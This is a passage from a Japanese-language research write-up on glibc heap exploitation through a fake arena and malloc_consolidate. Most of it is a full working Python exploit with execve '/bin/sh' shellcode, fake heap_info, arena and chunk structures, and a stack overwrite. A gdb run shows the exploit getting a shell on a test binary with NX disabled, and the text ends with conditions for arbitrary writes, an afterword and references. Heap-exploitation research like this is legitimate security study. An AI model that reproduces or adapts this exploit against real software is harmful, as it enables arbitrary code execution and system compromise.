やすい例でしょう。この場合、(私の環境では、)av の先頭アドレスから offset +0x30 の位置に av->top が存在しているため、"(書き換えたいアドレス)-0x30"を av として_int_free 関数に渡してやれば、書き換えられるかもしれません。しかし、この場合に限らず、av 自体を書き換えたいアドレスの近くにしてしまうと、他の av のメンバを自由に操作する事が出来なくなってしまうため、整合性チェックを抜ける事が難しくなるでしょうし、予期せぬ事態が起こりかねません。

従って、今回は av のアドレスは自分が操作出来る場所に限定します。
その中で、av のメンバが利用されている処理で、利用出来そうな部分は、_int_free 関数の 237 行目の

malloc_consolidate(av);

でしょうか。

```
1  static void malloc_consolidate(mstate av)
2  {
3    mfastbinptr*    fb;                 /* current fastbin being consolidated */
4    mfastbinptr*    maxfb;              /* last fastbin (for loop control) */
5    mchunkptr       p;                  /* current chunk being consolidated */
6    mchunkptr       nextp;              /* next chunk to consolidate */
7    mchunkptr       unsorted_bin;       /* bin header */
8    mchunkptr       first_unsorted;     /* chunk to link to */
9
10   /* These have same use as in free() */
11   mchunkptr       nextchunk;
12   INTERNAL_SIZE_T size;
13   INTERNAL_SIZE_T nextsize;
14   INTERNAL_SIZE_T prevsize;
15   int             nextinuse;
16   mchunkptr       bck;
17   mchunkptr       fwd;
18
19   /*
20     If max_fast is 0, we know that av hasn't
21     yet been initialized, in which case do so below
22   */
23
24   if (get_max_fast () != 0) {
```

```
25      clear_fastchunks(av);
26
27      unsorted_bin = unsorted_chunks(av);
28
29      /*
30        Remove each chunk from fast bin and consolidate it, placing it
31        then in unsorted bin. Among other reasons for doing this,
32        placing in unsorted bin avoids needing to calculate actual bins
33        until malloc is sure that chunks aren't immediately going to be
34        reused anyway.
35      */
36
37      maxfb = &fastbin (av, NFASTBINS - 1);
38      fb = &fastbin (av, 0);
39      do {
40        p = atomic_exchange_acq (fb, 0);
41        if (p != 0) {
42          do {
43            check_inuse_chunk(av, p);
44            nextp = p->fd;
45
46            /* Slightly streamlined version of consolidation code in free() */
47            size = p->size & ~(PREV_INUSE|NON_MAIN_ARENA);
48            nextchunk = chunk_at_offset(p, size);
49            nextsize = chunksize(nextchunk);
50
51            if (!prev_inuse(p)) {
52              prevsize = p->prev_size;
53              size += prevsize;
54              p = chunk_at_offset(p, -((long) prevsize));
55              unlink(p, bck, fwd);
56            }
57
58            if (nextchunk != av->top) {
59              nextinuse = inuse_bit_at_offset(nextchunk, nextsize);
60
61              if (!nextinuse) {
```

```
62                size += nextsize;
63                unlink(nextchunk, bck, fwd);
64              } else
65                clear_inuse_bit_at_offset(nextchunk, 0);
66
67              first_unsorted = unsorted_bin->fd;
68              unsorted_bin->fd = p;
69              first_unsorted->bk = p;
70
71              if (!in_smallbin_range (size)) {
72                p->fd_nextsize = NULL;
73                p->bk_nextsize = NULL;
74              }
75
76              set_head(p, size | PREV_INUSE);
77              p->bk = unsorted_bin;
78              p->fd = first_unsorted;
79              set_foot(p, size);
80            }
81
82            else {
83              size += nextsize;
84              set_head(p, size | PREV_INUSE);
85              av->top = p;
86            }
87
88          } while ( (p = nextp) != 0);
89
90        }
91      } while (fb++ != maxfb);
92    }
93    else {
94      malloc_init_state(av);
95      check_malloc_state(av);
96    }
97  }
```

6769 行目において、

first_unsorted = unsorted_bin->fd;

unsorted_bin->fd = p;

first_unsorted->bk = p;

という処理が行われていますが、unsorted_bin は 27 行目において、

unsorted_bin = unsorted_chunks(av);

av->bins[0] という値を代入されているため、操作可能ですし、整合性のチェックがないため、unsorted_bin->fd と unsorted_bin->fd->bk に対して p を代入することが出来そうです。

奇跡的に利用できそうな部分が見つかったので、実証してみましょう。攻撃コードを書く上で気をつけなければならないことは、整合性のチェックを全て抜けられる事と、書き込むことが出来る値は p, すなわち heap 領域のどこかのアドレスだけであるという事です。従って、NX bit が付いている場合は、スタック上の ebp のアドレスを heap 上に書き換えてやることで、適当なスタックを構築し、ROP を行うしかないでしょう。

以下は、NX bit が無効の場合での攻撃コードです。

```
from struct import pack, unpack

print "1069056" # 0x105000
print "135168" # 0x21000

heap_info_size = 4 * 4
arena_size = 276 * 4
fastbins_size = 4 * 4 + 128
fastbins_nextchunk_size = 4 * 4
unsorted_bin_size = 4 * 4
freed_size = 4 * 4 + 0x10000
nextchunk_size = 4 * 4 + 128
nextnextchunk_size = 4 * 4

shellcode = "\x31\xc0\x50\x68\x2f\x2f\x73\x68" \
"\x68\x2f\x62\x69\x6e\x54\x5b\x50" \
"\x53\x54\x59\x50\x5a\x40\x40\x40" \
"\x40\x40\x40\x40\x40\x40\x40\x40" \
"\xcd\x80"

"""
```

```
(gdb) disas 0xf7e7e8d6, 0xf7e7e8df
Dump of assembler code from 0xf7e7e8d6 to 0xf7e7e8df:
   0xf7e7e8d6:        mov    0x38(%edx),%eax
=> 0xf7e7e8d9:        mov    %ecx,0x38(%edx)
   0xf7e7e8dc:        mov    %ecx,0xc(%eax)
End of assembler dump.
(gdb) bt
#0  0xf7e7e8d9 in ?? () from /lib/i386-linux-gnu/libc.so.6
#1  0xf7e7f425 in ?? () from /lib/i386-linux-gnu/libc.so.6
#2  0x080486a0 in main ()
(gdb) x/32xw $esp
0xffffcf40:        0x080482da        0x0000000a        0xffffffff        0xf7e79
6c6
0xffffcf50:        0xf7e15318        0xf7fda858        0x0000001e        0xf7e7b
a8b
0xffffcf60:        0x0000001e        0xf7d00010        0x00000000        0xf7d00
018
0xffffcf70:        0xf7d00040        0xf7d0003c        0xf7f72bab        0xf7e79
598
0xffffcf80:        0xf7d10ff2        0xf7fd7000        0xf7e7e829        0xf7fb8
000
0xffffcf90:        0xf7d01000        0x000100a0        0xf7d11010        0xf7e7f
425
0xffffcfa0:        0x0804a010        0xf7fea5ec        0xf7ffdaf0        0xf7fda
b48
0xffffcfb0:        0x00000001        0x00000001        0x00000000        0xf7e7b
9db
"""
target_addr = 0xffffcf9c
jump_instruction = unpack("<I", "\x90\x90\xEB\x0c")[0]

heap_info_addr = 0xf7d00000
arena_addr = heap_info_addr + heap_info_size
fastbins_addr = arena_addr + arena_size
fastbins_nextchunk_addr = fastbins_addr + fastbins_size

freed_addr = 0xf7d01000
```

```
nextchunk_addr = freed_addr + freed_size
nextnextchunk_addr = nextchunk_addr + nextchunk_size
unsorted_bin_addr = nextnextchunk_addr + nextnextchunk_size
shellcode_addr = unsorted_bin_addr + unsorted_bin_size

heap_info = ""
heap_info += pack("<I", arena_addr)
heap_info += pack("<I", heap_info_addr)
heap_info += pack("<I", 0xffffffff)
heap_info += pack("<I", 0xffffffff)

arena = ""
arena += pack("<I", 0x00000000)
arena += pack("<I", 0x00000000)
arena += pack("<I", fastbins_addr) # &fastbinsY[0]
arena += pack("<I", 0x00000000) * 9 # &fastbinsY[1 ~ 9]
arena += pack("<I", nextchunk_addr) # top
arena += pack("<I", 0xdeadbeef) # last_remainder
arena += pack("<I", target_addr - 12) # &bins[0]
arena += pack("<I", unsorted_bin_addr) * 253 # &bins[1 ~ 253]
arena += pack("<I", 0x00000000) * 4 # &binmap[0 ~ 3]
arena += pack("<I", arena_addr) # next
arena += pack("<I", arena_addr) # next_free
arena += pack("<I", 0xffffffff) # system_mem
arena += pack("<I", 0xffffffff) # max_system_mem

fastbins = "" # overwritten address will point here
fastbins += pack("<I", jump_instruction) # prev_size
fastbins += pack("<I", (fastbins_nextchunk_addr - fastbins_addr) | 0x00000001)
fastbins += pack("<I", 0x00000000) # fd
fastbins += pack("<I", 0xdeadbeef) # bk
fastbins += shellcode
fastbins += "A" * (128 - len(shellcode))


fastbins_nextchunk = ""
fastbins_nextchunk += pack("<I", 0xdeadbeef) # prev_size
```

```
fastbins_nextchunk += pack("<I", 0x00000000 | 4 | 1) # size
fastbins_nextchunk += pack("<I", 0xdeadbeef) # fd
fastbins_nextchunk += pack("<I", 0xdeadbeef) # bk

unsorted_bin = ""
unsorted_bin += pack("<I", 0xdeadbeef) # prev_size
unsorted_bin += pack("<I", 0xdeadbeef) # size
unsorted_bin += pack("<I", target_addr - 12) # fd
unsorted_bin += pack("<I", 0xdeadbeef) # bk

freed = ""
freed += pack("<I", 0x00000000) # prev_size
freed += pack("<I", (nextchunk_addr - freed_addr) | 4 | 1) # size
freed += pack("<I", 0xdeadbeef) # fd
freed += pack("<I", 0xdeadbeef) # bk
freed += "A" * 0x10000 # padding

nextchunk = ""
nextchunk += pack("<I", 0xdeadbeef) # prev_size
nextchunk += pack("<I", (nextnextchunk_addr - nextchunk_addr) | 4 | 1) # size
nextchunk += pack("<I", 0xdeadbeef) # fd
nextchunk += pack("<I", 0xdeadbeef) # bk

nextnextchunk = ""
nextnextchunk += pack("<I", 0xdeadbeef) # prev_size
nextnextchunk += pack("<I", 0x00000000 | 4 | 1) # size
nextnextchunk += pack("<I", 0xdeadbeef) # fd
nextnextchunk += pack("<I", 0xdeadbeef) # bk

payload = ""
payload += "1" * 135160
payload += heap_info
payload += arena
payload += fastbins
payload += fastbins_nextchunk
payload += "A" * (139256 - len(payload)) # padding
payload += freed
```

```
payload += nextchunk
payload += nextnextchunk
payload += unsorted_bin

print len(payload)
print payload
```

さて、実行してみましょう。

```
$ gcc example3.c -o example3 -m32
$ execstack -s example3
$ python exploit3.py > input
$ gdb example3 -q
Reading symbols from /home/poteti/research/example3...(no debugging s
ymbols found)...done.
(gdb) r < input
Starting program: /home/poteti/research/example3 < input
Size?: s1 is malloced at 0xf7d01008
Size?: s2 is malloced at 0xf7cdf008
Input size?: Input: Finished.
process 26805 is executing new program: /bin/dash
[Inferior 1 (process 26805) exited normally]
```

任意のコード実行は出来ていますね。ちなみに、ソースコードのコメントにも書いていますが、書き換えるアドレスは、libc 内でブレークポイントを仕掛けることで調べています。malloc_consolidate を利用している利点としては、p が双方向リストになっており、p->fd を辿って、p->fd が NULL になるまで同じ操作を繰り返すため、一度にいくつかのアドレスを書き換えられる事です。従って、スタックのアドレスが多少ズレていても対応できるのではないかと思います。

第 VI 章

まとめ

結論として、任意のアドレスを書き換える事は可能でした。ただし、条件はかなり複雑です。

1. heap overflow が存在する事
2. 同じマッピングされた領域上に 2 つ以上の連続する chunk が存在する事
3. 条件 2 を満たす内、overflow を起こすアドレスを p1, free したいアドレスを p2 とすると、p1 & 0xfff00000 < p2 & 0xfff00000 となる事
4. free されると期待しているアドレスが、overflow を起こしてから最も速く free される事

これらを満たす場合、任意のアドレスを heap 領域のアドレスに上書きする事が出来ます。

第 VII 章

後書き

個人的な感想としては、ただただ疲れました。glibc の実装自体読むのが初めてだった上に、コンパイルされた libc はかなり最適化されているため、デバッグが非常に辛かったです。整合性のチェックで引っかかってくれればまだ分かりやすいのですが、整合性のチェックを抜けたにも関わらず、意味不明な所で SEGV されるのが一番ストレスが溜まりました。

おそらく、この記事の中には、自分の中では当たり前になってしまって、書き忘れていたりする部分があるかと思いますので、分かりづらい点や間違っている点などがあれば、poteticalbee@gmail.com まで連絡いただければ幸いです。

最後までお読み頂いてありがとうございました。

参考文献

[1] *MR201312 History and Current State of Heap Exploit* · FFRI Inc.
http://www.ffri.jp/assets/files/monthly_research/MR201312_History%20and%20Current%20State%20of%20Heap%20Exploit_ENG.pdf

[2] *Hackers Hut: Exploiting the heap*
http://www.win.tue.nl/~aeb/linux/hh/hh-11.html